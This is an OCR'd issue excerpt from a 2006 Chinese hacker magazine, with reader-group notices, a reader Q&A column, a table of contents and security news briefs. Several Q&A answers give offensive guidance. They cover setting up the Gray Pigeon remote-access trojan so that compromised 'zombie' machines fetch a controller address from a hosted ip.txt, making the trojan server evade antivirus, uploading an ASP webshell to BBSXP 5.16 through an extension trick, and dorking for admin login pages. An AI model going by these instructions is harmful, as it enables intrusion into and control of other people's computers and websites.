我们各个地区的读者群在各位读者的关怀下已逐步建立起来了，当地的读者进自己省的读者群，可以第一时间知道我们杂志社的动向，及时询问购买邮购信息，并可以在一起交流探讨。但最近发现有人恶意破坏杂志声誉，假借杂志之名私自建立假冒读者群进行行骗等非法活动。在此公告：所有建立群的读者，都已经在论坛跟帖说明了自己的省份、建立者QQ号、QQ群号码以及其他一种联系方式（邮件、MSN、电话等等均可），这些资料在论坛均有纪录，并都由论坛管理员进行了确认。所以请读者朋友先到论坛查看在列表中的群，只有批准通过的才是我们承认的群，因此希望各地读者加入时注意一下。各个地区群号请直接去这个连接查询：

http://www.nohack.cn/bbs/thread-2562-1-1.html




6、春天景色实在好！

空气同学校园里踏青，拍的PP真叫人向往。可惜小行我们这里还是白雪呢！

不过下次的帖吧我们这里也一定是花红柳绿了！（如图）

想看更多的，请去http://www.nohack.cn/bbs/thread-3595-1-1.html



主持人：小龙猪 B4N

Q 我的机器只有ipc$、admin$、c$、d$是共享，请问具体的批量处理删除该怎么写？"rem"是什么意思？

A 打开记事本，输入以下语句：

```
net share admin$ /del
net share ipc$ /del
net share c /del
net share d /del
```

然后保存为1.bat后，执行它，就可以删除默认共享了。当然也可以利用组策略在系统开机时自动加载这个脚本，运行gpedit.msc，在windows设置里的启动脚本里添加就可以了（图1）。rem在批处理中是注释命令，它并不会被执行，只是起一个注释的作用，便于别人阅读和你自己日后修改。一般来说，删除默认共享最简单的方法就是禁用系统服务中的server（图2）。




图1




图2

Q 想问问怎么用灰鸽子，有没有细致的说明，比如怎么设置与搜索肉鸡、例：搜索内容、当前连接、连接密码……等等。

A 很多新手提出关于鸽子的相关问题，这里我来详细介绍一下。首先申请一个支持ftp的web空间（web在线编辑方式的也行，不过，不是很方便），利用ftp专用工具flashfxp等上传一个肉鸡能读取到的文件，一般来说为ip.txt。如果是直接传到根目录，而你申请的地址为xxx.nohack.cn，配置的时候直接写上连接地址：**http://xxx.nohack.cn/ip.txt**，其他设置可以自己定义，这是最重要的。然后自动更新ip的时候根据自己申请的具体信息填写，只要运行服务端的肉鸡就会自动读到这个文件内的地址来实现连接。如果是内网用户，最简单的方法就是虚拟转发规则，进入路由管理后，对相应端口做映射就可以了。

Q FSG、RESHACKER、UPX、VPORT，这几个是鸽子文件里的目录展开的文件名，我想知道，这几个是什么文件，FSG和UPX是壳，另外两个是什么呢？我想做个免杀的服务端，应该把哪个文件做免杀呢？

A FSG和UPX是加壳程序，RESHACKER是资源修改工具，一般本地配置服务端的鸽子程序是用来调用已经存在的文件从而进行修改的，这个文件是Cache下的CServer.dat。VPORT是鸽子自带的端口转发工具。如果是做免杀，可以直接对cserver操作或者生成好的server的服务端程序。

Q 最近我无法登录163的通行证了，登录论坛后也是自动退出，请问怎么解决？

A 现在登录后一般需要本地保留cookies，可能是cookie信息被拦截了，病毒修改了ie的设置。解决办法是，进入internet选项后，在隐私那一栏达到"中"级别就可以了（图3），否则就会出现一个死循环。




图3

Q 我中了pcshare木马，杀毒软件如何也清理不了，总是重复跳出查杀窗口，请问如何才能删除，谢谢！

A pcshare是国产木马中难得的一款驱动级的木马，由于写的是隐藏服务，sys文件受保护所以很难删除。由于安全模式的缺省加载比较少，我们可以在安全模式下进行查杀。对于很多顽固的rootkit级的木马，最好是在纯dos下查杀，例如瑞星和江民的文件夹下就有对应的dos杀毒工具，利用启动盘到纯dos下调出就可以彻底查杀了。对于pcshare其实可以利用knlsc这款工具，利用命令knlsc -f查出隐藏服务，再用**knlsc -cd 服务名**，就可以禁止服务了。

Q 如果得到网站的管理员账号和密码却找不到登录入口怎么办？

A 这是很多朋友关心的问题，一般SQL辅助入侵工具扫描后台地址的功能，都是根据默认的后台地址进行暴力验证的。我们可以利用google hack来试一下，例如**inurl:asp site:www.xxx.com**，根据搜索到的信息进行查找，或者**inurl:login.asp site:www.xxx.com**,这样就算把管理目录设置得很深或者是多级目录，如果不更改login的地址都可以查找出，当然方法是变通的，如果实在不行，完全可以尝试网站整站下载器来搜索所有地址后找出管理登录地址。

Q 我在网上下载了KV2006后，想升级却又不想花钱买序列号，请问该怎么做？

A 对于这样的问题，肯定有许多人会说利用互联星空去刷升级序列号，我不赞同这种做法。其实对于很多杀毒软件，一般会提供给用户上报病毒样本后回送序列号的服务方式。我们可以平时发掘一些最新的木马，甚至很多黑客网站提供的小工具都是改造后的木马样本，上报后就可以得到升级序列号了，这可是个双赢模式哦。

Q 我有很多黑客工具藏在比较深的目录里，请问有什么好方法可以比较方便地调用？

A 方法是比较多的，这里推荐两个最实用的。一是利用收藏夹，C:\Documents and Settings\user\Favorites下面就是收藏夹的具体内容（user是当前用户），实际上只需把自己放黑客工具的文件夹创建一个快捷方式再放到这个目录下就可以了，使用起来非常便利。也可以自己修改属性来完成，这样还可以具备伪装的能力，例如修改收藏的某个网站的属性为c:\，就可以直接打开c盘了，一般人还以为这是你收藏的某个站点。当然，最好是利用文件夹加密工具再进行加密，防止别人查看。第二个方法就是利用音速启动这样的工具，把需要的工具或者目录直接拖放到设定的目录里。

Q 我们公司经常要进行一些大型网络会议，利用qq和MSN都觉得不安全，请问有什么好的方法吗？

A 我也是刚接触到IRC聊天频道这个概念，的确可以带来很多新的东西。可以在已有的服务台，例如263的IRC聊天跑车里，创建一个房间并进行加密，这样就比较安全，也不容易被一些信息类木马窃密。

Q 如何在BBSXP5.16里上传ASP木马？打算用备份的方法变成ASP格式，可是居然改不到数据库位置，怎么办？

A bbsxp5.16可以在后台的上传属性里添加asp*（空格用*代替），然后在上传的asp木马后加个空格就可以了。你说的不能修改，是因为bbsxp的特殊性，可以在保存这个页面后，上传改了扩展名的木马地址，再加action后的提交地址就可以了(图4)。




图4

Q 如何保证自己在使用黑客工具的同时不被查杀？

A 最近有人提出写inf文件，在打开黑客工具所在的文件夹的同时关闭杀毒软件，我认为这是相当不可取的。因为很多黑客工具本身就被居心不良者捆绑了木马。这里针对常用的卡巴介绍一下，在“设置”下的“排除设置”里选择工具目录后，使用时杀毒软件就不会出来瞎搅和了。kv2006也具备了此功能，随着网络技术的发展，估计很多杀毒软件都会陆续推出排除目录的功能。

Q 我的机器比较古董了，我想在我的win98系统下使用xscan，可是现在的版本都不支持，请问有什么方法？

A 早先的xscan2.3版本是支持win98的，可以下载这个版本，并且把最新版本的插件安装到2.3的版本中就可以了。

Q 各位在公司都采取怎样的内网防毒措施呢？公司机器很多，今天不是这台中毒要重装，就是那台……工作效率及其低下，各位有没有好办法呢？

A 当管理员需要管理庞大的计算机群的时候，每台客户机的安全以及更新就成为了最为紧张繁琐的一部分，而内网的系统安全更直接影响到主机是否会受到病毒的滋扰。你可以试试使用微软(MS)的Microsoft Software Update Service (SUS)进行客户机的补丁更新，从而在第一时间内进行系统的补丁安装以及提示。在内网杀毒以及防御方面，你可以试试相关的网络版杀毒软件，或者利用硬盘保护卡，系统还原等工具去保护系统重要资料以及免除整天重新安装的困扰。

《黑客手册》各地地方群速查

16450033 『黑客手册』天津群（本群已满）
21034151 『黑客手册』天津2号群
16475479 黑客手册东北菜鸟群（本群已满）
19923499 黑客手册东北1分群（2月27日新建）
6216228 《黑客手册》新疆分群
10447624 非安全广西群
15329623 非安全江西群
11119989 非安全湖南菜鸟群
18089437 非安全四川分群（本群已满，请加2号群）
12063086 非安全四川的2号群（新建2号群，06年3月20日）
10028450 NoHack贵州群
7060240 黑客手册陕西分群
13817677 非安全河北群
10320680 黑客手册浙江讨论群（本群已满，请加2号群）
10858341——黑客手册浙江的2号群（浙江2号群，06年3月20日）
18730224 非安全宁夏分群
16467089 nohack湖北分群
13203629 nohack 江苏菜菜群
20415690 黑客手册山西分群
2820573 《黑客手册》无锡群
21055525 No『非安全』一河南
11119989 nohack长沙菜鸟群
21096371 NoHack大连群
20167203 河南NoHack联盟
12834201 福建黑手联盟
6856970 山东网络安全讨论
7719454 nohack广东菜鸟帮
5525933 黑客手册安徽群
18830827 『黑客手册』北京分流群

特别说明：各个地区的群一旦建立好，就不要改名，以便于管理！同时希望各个地区未进群的读者请尽快进入当地读者群，一旦人满，就比较难进了。

29号信箱

广东读者心灵来信

只要有耐心，铁鸡也能变肉鸡

广东读者wil2ad来信

《爸爸，给你烟》读后感，老实话，我觉得，两代人之间应该沟通，才可以撕开表面那层膜，作者到最后才发现父亲对自己的关爱，十分发人深省。

（编辑和作者yizigu进行了连线，他说是虚构的故事，只是用了第一人称而已，强，虚构的都感动了我们！）

山东读者幻宿

本期我喜欢第42页的文章，因为——搞鸟国，爽！

NOHACK 安全手册

五一快乐

黑客手册

ISBN 7-900433-01-5

本手册仅随CD一同赠送，不得单独销售

莺飞草长 我们踏青去

黑客 自由 娱乐

首发漏洞

BSXP 7.0新洞 巧取管理员权限

新洞练习场

PHP CMS漏洞新体验 逐步趋向WebShell

ASPPortal 3.1.1版 SQL漏洞分析利用

细析 系列漏洞 迂回终取WebShell

测试门户网

对sina.com.cn的一次安全检测

sp+Apache漏洞入侵一则——对中华网的一次安全检测

高级渗透

渗透的快乐

PHP漏洞串烧

一次意外入侵之旅

注册表

利用IE漏洞

从刷点击到提升站点搜索排位

世界上最流行的网络协议分析器

——Ethereal的使用技巧

解读IE“网马”两种实现模式

黑客也要用专业QQ

用vbs获取互联网时间

黑客文化

采访小何

黑器免杀

卡巴斯基无法阻止黑客之门的再次开启

杀毒先锋

DLL木马看你往哪里藏

打“流氓”就这么简单

NIX

玩转KDE桌面环境下的垃圾文件的清理

便捷学习NIX虚拟服务器以及猜解弱口令

网吧黑客

刀光剑影 再造战场

探寻网吧黑器异常之迷

快马加鞭

查询QQ密码保护我来也

安全防御

PHP安全之旅，从Cookie到Session

一次成功的灾后自救

破解

破解0起步 熟悉CRACK指令And流程

溢出

菜鸟轻松构造Shellcode内部字符



光盘推荐

BSXP7.0新洞利用工具 ● 最新魔兽世界木马2.2 ● 防火墙Tiny Firewall pro 2005 ● 木马Datendie ● HackerSmacker个人防火墙

Ultra 简体中文版1.40 ● 迅雷(Thunder) 5.1正式版 ● VB6 SP6简体中文迷你版 ● 动画教程 ● 对新浪收藏夹的一次入侵测试

(故事3)预告片 ● Club 8经典专辑——Strangely beautiful

5月1号，劳动者的节日。我们中国人有句话：一分耕耘，一分收获；老外也有句谚语：No pain，No gain（不劳无获）。所以五一7天乐，除了休息，还得好好学习黑客技术。我们首先来看下一个月来网络安全的大事小情。可能最为让人关注的是微软4月带来的大补丁包了。北京时间4月12日，微软公司发布四月安全公告，同时发布了巨型补丁包，可以修补微软IE十个安全漏洞，并且都属于严重等级漏洞。难怪小编那天早上上班一开机，XP系统就开始自动下载补丁程序了。当时小编不足为奇，司空见惯嘛。一个MSN好友发来信息才知道是十个重量级补丁，套用某部电影的名字就是——“我的XP巨型补丁”。其实在此之前，已经有不少安全公司为这些漏洞发布了第三方补丁以解燃眉之火。但是孩子都是亲生的好，对付这些个漏洞引发的安全问题当然还是打亲娘微软的补丁好，毕竟这个非开源系统只有它妈自己才知道如何去补才更加完善一些。

本次恶补，包含了微软的资源管理器、Outlook严重漏洞、FrontPage SE中等等级漏洞等等。没有进补的朋友赶紧抓紧时间去下一个补丁包了。

好了，我们来看看其他精彩新闻。13岁的黑客攻击省级政府网站，最终如何？印度军政要地被Google地图网上曝光，首脑态度怎样？什么大事件叫支点网CEO悬赏5万人民币寻找攻击者，究竟为了什么？精彩新闻、大家往下来看来一饱眼福吧！

新闻串讲台

新闻短评快

黑客翻新DDOS攻击手法 DNS服务器成为最直接帮凶

3月28日，网络罪犯最近翻新分散式阻断服务(DDOS)攻击的手法，开始用形同互联网黄页的域名系统服务器来发动攻击，扰乱在线商务。黑客用DNS服务器来发动攻击有多重好处，可隐匿自己的系统，让受害者难以追查攻击的原始来源。

小行小评 这种攻击的手法让DDOS家族的技术含量更上一层楼了。也使得网络犯罪的取证工作又增加了新的科目。网警工作任重而道远啊。

QQ/MSN软件使用者成诈骗新目标

国家计算机病毒应急处理中心的专家提醒，近一段时期，利用包括QQ、MSN等在内的各种IM软件的使用者成了诈骗犯罪者的新目标。专家介绍，仅百度网有关“QQ诈骗”的网页就达1060000篇。诈骗者们专业化的网页设计、编程能力，使得诈骗网页看上去很精美，并很难分辨真伪。提醒大家不要相信这些“美丽的谎言”，以免受骗上当。专家还提醒，有些病毒发作以后，会破坏Windows的一些关键文件，导致无法在Windows下运行杀毒软件进行病毒的清除，所以应该制作一张DOS环境下的杀毒软件，作为应对措施，进行杀毒。

小行小评 QQ/MSN软件成为诈骗目标并不希奇。但是究其根源，还是在于有利可图。好奇、贪婪是掉入陷进的第一步，所谓“天上不会掉馅饼”的警世真言，奉劝各位网友还是要牢牢记住，擦亮双眼吧。追求哪些所谓的靓号除了让商家乐开怀，也让骗子有了可趁之机，到头是赔了钱又折了号，得不偿失。

军政要地网上被曝光 印度抗议Google地图泄密

印度陆军参谋长辛格上将对Google的地图搜索服务进行了抨击，并称其“对印度构成了战略威胁”。“Google地球”自诞生以来，其高清晰的图片已经遭到很多国家的抗议。据《印度快报》报道，辛格上将表示，这些图像“可能会被恐怖组织在对印发动袭击时利用”。印度总统卡拉姆也曾公开指责Google地图泄密。

小行小评 Google地图以其快捷，方便的特点给很多人带来极大便利。我们足不出户，坐在电脑前就能“一览众山小”。这样的“待遇”，是互联网赋予我们的特权。其他国家也肯定有类似的google泄密问题，只是没有像印度这样兴师动众的报道出来。不过，印度这一咋呼，反而给觊觎已久的“恐怖分子”以及“有争端邻国”提醒：“各位烂兄烂弟，你们要侦察偶的军事要地，只需要google一下就OK哦，不用再花钱雇间谍跑了”Google的广告词也建议改俗一点：“Google，一切皆有可能”

网吧电脑键盘有害细菌比公共厕所高出400倍

首都医科大学附属北京佑安医院发布的调查结果显示，在网吧里的电脑键盘中，有害细菌比公共厕所的细菌高出400倍。北京佑安医院感染管理科对某单位的20台办公用电脑键盘和鼠标进行了污染情况监测，调查发现，在电脑键盘上，会经常发现其缝隙中藏匿着诸如饼干渣、咖啡粉、头发丝等。对其进行微生物培养结果显示，键盘和鼠标表面细菌菌落数高达65cfu／m2，并分离出金黄色葡萄球菌、大肠埃希氏菌、表皮葡萄球菌、溶血巴斯德氏菌和真菌。同时，对数个网吧的200台电脑键盘进行抽样检查，发现其中存留的乙肝病毒竟然占到了35%，情况相当严重。在电脑键盘和鼠标上发现的有害细菌比公共厕所的细菌高出了400倍。一些常年接触电脑的工作人员常常会不明原因地患上各种皮肤病、眼病和胃肠道疾病，究其原因就是不注意电脑键盘和鼠标的卫生清理和消毒而引发的。

小行小评 常去公共场所上网的朋友可要小心了。这年头，没有什么不可能，小心，小心，再小心。

网上搜网下开卖 25万条经理人信息泄漏

一本号称收录了上海2006最新企业信息和大量经理人联系方式的名录，日前经“海洋信息咨询服务中心”集结成册，由一些拖着行李箱的男子在轨道交通2号线河南中路站内叫卖。近日，记者对此展开调查，发现名录内的信息，

大多是相关单位、个人在近一两年发布于网上的。而最近两周，名录内的不少人频频遭遇电话骚扰。通过网络搜索引擎，记者发现名录中所谓经理人信息，一般都可在公司主页、综合性商务网站上查到。

小行小评 这种名录小编从QQ好友那里也收到过，有“上海老板手机名录”“明星电话名录”等。这些东西对小编没有什么用途，但是对于一些相关行业的从业人员却有特殊用途。比如小编的手机也会接到一些莫名其妙的骚扰电话：“老板，要开发票吗”“老板我们这里有塑料薄膜的相关业务想在北京发展一个代理商”，另外就是一些乱七八糟的信骚扰了。不过，这些对小编的生活到没有造成什么影响，小编倒是比较同情那些泄漏了电话的明星，据皇帝专业户张国立说，他电话泄漏之后，一天就收到几百个短信，最后，他干脆把手机转到秘书台，至今仍然处于秘书状态。

Google 搜索中惊现澳大利亚警方数据库

4月7日，澳大利亚警方的一个存储无数新闻记者电子邮件口令的数据库意外地在互联网上曝光了。这些电子邮箱是新闻记者用于接收警方发布的新闻的。据theinquirer.net网站引述《悉尼晨锋报》的报道说，这个意外的大错误发生在新南威尔士州警察局。曝光的数据库中还包含这个州的两位高级反恐怖主义警官的电子邮件信箱和口令等详细内容。这两个警官一个是新任命的副局长Nick Kaldas，另一位是探长Mark Jenkins。这个数据库现在已经在上个月从网络上撤下来了。但是，通过Google仍可以访问那些内容。警方还没有把这个情况通报给相关的记者。有些口令是记者用来订阅新南威尔士州警察局的新闻发布的。但是，也有一些口令是记者用来访问自己的电子账户和其它依靠口令访问的信息的。由于有些记者对自己所有的电子邮件账户都采用相同的口令，黑客很可能利用这个口令列表访问某些记者的其它系统。

小行小评 GoogleHack 简直是无所不能啊，只要你有想法，有关键字，也许下一个中奖的就是你。

13 岁黑客攻破官方网站 8 岁自学电脑曾受邀讲课

8岁自学电脑，曾被黑客网站邀请讲课，经过重庆和吉林警方的密切配合，一名攻击吉林市人民政府网站的黑客近日被警方抓获，对方竟是个年仅13周岁的孩子，作案动机仅仅是为了报复几个与自己发生争执的吉林网友。根据法律规定，破坏政府网站将被处以3年以上有期徒刑。由于小旭尚不满14周岁，民警对其进行了教育后，责成其父母对其进行监管。这名小黑客的行踪最终因为他的博客和QQ让其暴露了身份。2005年12月17日，吉林市政府网站遭黑客攻击，并因此一度关闭。接警后，吉林警方立即展开调查，很快找到了入侵者的博客地址和QQ号码。

小行小评 一代新人换旧人，小行不禁感叹，廉颇老亦！“黑客”开始向低龄化发展，道德意识、自控能力与所掌握技术的不匹配，加之缺乏一定的辨别能力以及外界环境的影响，很容易让小小少年走上弯路。

漏洞公告牌

微软 FrontPageSE 的漏洞允许跨站点脚本

详细描述：此更新可消除一个秘密报告的新发现漏洞。本公告的“漏洞详细资料”部分中对此漏洞进行了说明。如果用户使用管理用户权限登录，成功利用此漏洞的攻击者便可完全控制受影响的系统。攻击者可随后安装程序；查看、更改或删除数据；或者创建拥有完全用户权限的新帐户。那些帐户被配置为拥有较少系统用户权限的用户比具有管理用户权限的用户受到的影响要小。我们建议用户考虑应用安全更新。

Null News 多个 SQL 注入漏洞漏洞

详细描述：Null News 是一款基于 PHP 的新闻管理程序。

